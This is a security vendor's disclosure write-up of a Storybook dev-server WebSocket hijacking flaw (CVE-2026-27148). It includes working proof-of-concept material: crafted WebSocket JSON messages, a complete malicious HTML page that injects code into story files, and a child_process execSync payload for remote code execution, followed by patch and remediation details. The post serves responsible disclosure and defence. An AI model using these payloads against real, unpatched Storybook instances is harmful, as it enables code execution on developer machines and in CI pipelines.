

Aikido Attack, our AI pentest product, found a WebSocket hijacking vulnerability in Storybook's dev server that can lead to persistent XSS and remote code execution. If unnoticed, the payload could end up in version control, the CI/CD pipeline and the production build of Storybook. Storybook's WebSocket server has no authentication or access control, so if the dev server is publicly accessible, an attacker can exploit this without any user interaction. In the more common local setup, a developer has to visit a malicious website while Storybook is running.
Advisory: GHSA-mjf5-7g4m-gx5w
CVE: CVE-2026-27148
CVSS: 8.9 (High)
Affected versions: Storybook >= 8.1.0 and < 10.2.10
Patched versions: 7.6.23, 8.6.17, 9.1.19, 10.2.10
The vulnerability
Storybook is an open-source frontend workshop for building and testing UI components in isolation, outside of your main application. During development, Storybook runs a local server that uses WebSockets to power its story creation and editing features. In older versions, developers would need to create and edit story components in their editor of choice, and view the result on Storybook in the browser. From version 8.1 and onwards, developers can edit components directly in the browser via the Storybook UI. This story creation and editing functionality is where the vulnerability lives.
The problem: the WebSocket server has no access control whatsoever. There is no authentication, no session validation, and no Origin header check on incoming connections. If the dev server is reachable, anyone can connect and start writing files to the stories directory.
This creates two distinct attack scenarios. If the Storybook dev server is publicly exposed, any unauthenticated attacker on the internet can connect to the WebSocket endpoint directly and exploit it without any user interaction. If the dev server is running locally, the attacker needs the developer to visit a malicious webpage, which then opens a cross-origin WebSocket connection to ws://localhost:6006/storybook-server-channel on their behalf.
The WebSocket endpoint at /storybook-server-channel accepts two types of messages: createNewStoryfileRequest and saveStoryRequest. Both types write to the src/stories directory on the file system.
The vulnerable code lives in two WebSocket handlers:
create-new-story-channel.tshandlescreateNewStoryfileRequestsave-story.tshandles saveStoryRequest
Both delegate to get-new-story-file.ts which derives basenameWithoutExtension from the user-supplied componentFilePath and passes it unsanitized to typescript.ts, where it is interpolated directly into the generated source code.
Injection point: get-new-story-file.ts
const base = basename(componentFilePath); //"Button';alert(document.domain);var a='.tsx"
const extension = extname(componentFilePath); // ".tsx"
const basenameWithoutExtension = base.replace(extension, ''); // "Button';alert(document.domain);var a='"
Sink: typescript.ts
const importName = data.componentIsDefaultExport
  ? await getComponentVariableName(data.basenameWithoutExtension)
  : data.componentExportName; // ← user-controlled, unvalidated

...

const importStatement = data.componentIsDefaultExport
  ? `import ${importName} from './${data.basenameWithoutExtension}'`
  : `import { ${importName} } from './${data.basenameWithoutExtension}'`; // ← injected here
File written to disk:
import type { Meta, StoryObj } from '@storybook/react-vite';

import { Button } from './Button-INJECTION_POINT-'; // ← injected here

const meta = {
  component: Button,
} satisfies Meta<typeof Button>;

export default meta;

type Story = StoryObj<typeof meta>;

export const Default: Story = {};
The attack: from web socket message to code injection
For publicly exposed instances, exploitation is trivial: connect to the WebSocket endpoint and send a message. This can be fully automated and scaled to scan for exposed Storybook development instances across the internet.
For local instances, the attack requires one extra step: The developer visits a malicious webpage that silently opens a WebSocket connection to localhost:6006 and sends a crafted message:
{
  "type": "createNewStoryfileRequest",
  "args": [{
    "id": "xss_poc",
    "payload": {
      "componentFilePath": "src/stories/Button';alert(document.domain);var a='.tsx",
      "componentExportName": "Button",
      "componentIsDefaultExport": false,
      "componentExportCount": 1
    }
  }],
  "from": "preview"
}
The injected componentFilePath breaks out of the string context in the generated story file. Storybook writes a new .stories.ts file to disk in the src/stories directory with the attacker's JavaScript embedded in it.
Files written to disk:
import type { Meta, StoryObj } from '@storybook/react-vite';

import { Button } from './Button';alert(document.domain);var a= ''; // ← injected here

const meta = {
  component: Button,
} satisfies Meta<typeof Button>;

export default meta;

type Story = StoryObj<typeof meta>;

export const Default: Story = {};
The componentFilePath field is the most straightforward injection vector, but componentExportName flows into the same template positions when componentIsDefaultExport is false, including the component: property and typeof expression in the meta block.
The full PoC is just a simple HTML page:
<!DOCTYPE html>
<html>
<head><title>PoC</title></head>
<body>
  <h1>Loading...</h1>
  <script>
    const ws = new WebSocket("ws://localhost:6006/storybook-server-channel");
    ws.onopen = () => {
      ws.send(JSON.stringify({
        type: "createNewStoryfileRequest",
        args: [{
          id: "xss_poc",
          payload: {
            componentFilePath: "src/stories/Button';alert(document.domain);var a='.tsx",
            componentExportName: "Button",
            componentIsDefaultExport: false,
            componentExportCount: 1
          }
        }],
        from: "preview"
      }));
    };
  </script>
</body>
</html>
That's it. Visit the page, and the injected story file now lives on the developer's machine.

Escalation: From XSS to RCE
The impact of this vulnerability extends beyond transient browser-based attacks due to how Storybook integrates with modern development workflows.
The severity escalates in environments where stories are used for automated testing. Many teams utilize "portable stories" to run tests within Node.js environments (e.g., using Vitest with JSDOM), instead of the default chromium instance. In these non-default but common configurations, the injected JavaScript ends up in a NodeJS context and executes server-side. This grants the payload the same privileges as the test runner, potentially allowing:
- Credential Exfiltration: Access to environment variables and CI/CD secrets.
- System Access: Full read/write access to the local filesystem and source code.
- Network Pivoting: The ability to reach internal network resources from the compromised build agent or developer machine.
Proof of concept web socket message:
{
  "type": "createNewStoryfileRequest",
  "args": [{
    "id": "rce_stealth",
    "payload": {
      "componentFilePath": "src/stories/Button';(typeof process!=='undefined'&&console.log('RCE_PROOF:',require('child_process').execSync('id').toString()));var a='.tsx",
      "componentExportName": "Button",
      "componentIsDefaultExport": false,
      "componentExportCount": 1
    }
  }],
  "from": "preview"
}
When npx vitest runs, whether triggered manually, by a VS Code extension on file save, or in a CI/CD pipeline, the output reads:
RCE_PROOF: uid=501(robbe) gid=20(staff) ...At that point the attacker has code execution in the developer's environment or CI pipeline, with access to environment variables, credentials, the filesystem, and the network.
The supply chain angle
The primary risk factor of this vulnerability is the persistence model. Because the payload is written directly into the project's source files. If it goes unnoticed, the payload can be committed to version control. If that happens, the exploit could propagate through several vectors:
- Internal Distribution: Team members who pull the updated branch will execute the injected payload locally when running their own Storybook instances or test suites.
- CI/CD Pipeline Execution: Automated build and test environments, which often run with elevated permissions to access secrets and deployment keys, may execute the malicious code during the testing phase.
- Documentation Exposure: If the Storybook build is published as a hosted documentation site, the XSS payload becomes persistent for any stakeholder, designer, or developer viewing the components.
Browser protections
Google Chrome is starting to implement permission prompts for local websocket requests, as a protection against cross-origin WebSocket connections to localhost (See https://chromestatus.com/feature/5197681148428288). Firefox does not. So if your team has even one Firefox user running Storybook, they're a viable target for the cross-origin attack.
For publicly exposed dev servers, none of this matters. The attacker connects directly to the WebSocket endpoint without going through a browser. No origin check, no CORS, no browser protections in the loop at all.
Remediation
Update Storybook to one of the patched versions: 7.6.23, 8.6.17, 9.1.19, or 10.2.10. The fix adds origin validation to the WebSocket server. In later versions, Storybook also added sanitization to storynames, to prevent injection attacks.
Note that while the vulnerable functionality was introduced in 8.1, patches were backported to 7.x as a precautionary measure.
If your repositories are scanned by Aikido, vulnerable Storybook versions will automatically be flagged and appear in your feed.
Timeline
- 6 February 2026: Identified by Aikido Attack (AI pentest agent)
- 6 February 2026: Disclosed to Storybook security team
- 25 February 2026: Patched in Storybook 7.6.23, 8.6.17, 9.1.19, 10.2.10
- 25 February 2026:GHSA-mjf5-7g4m-gx5w published


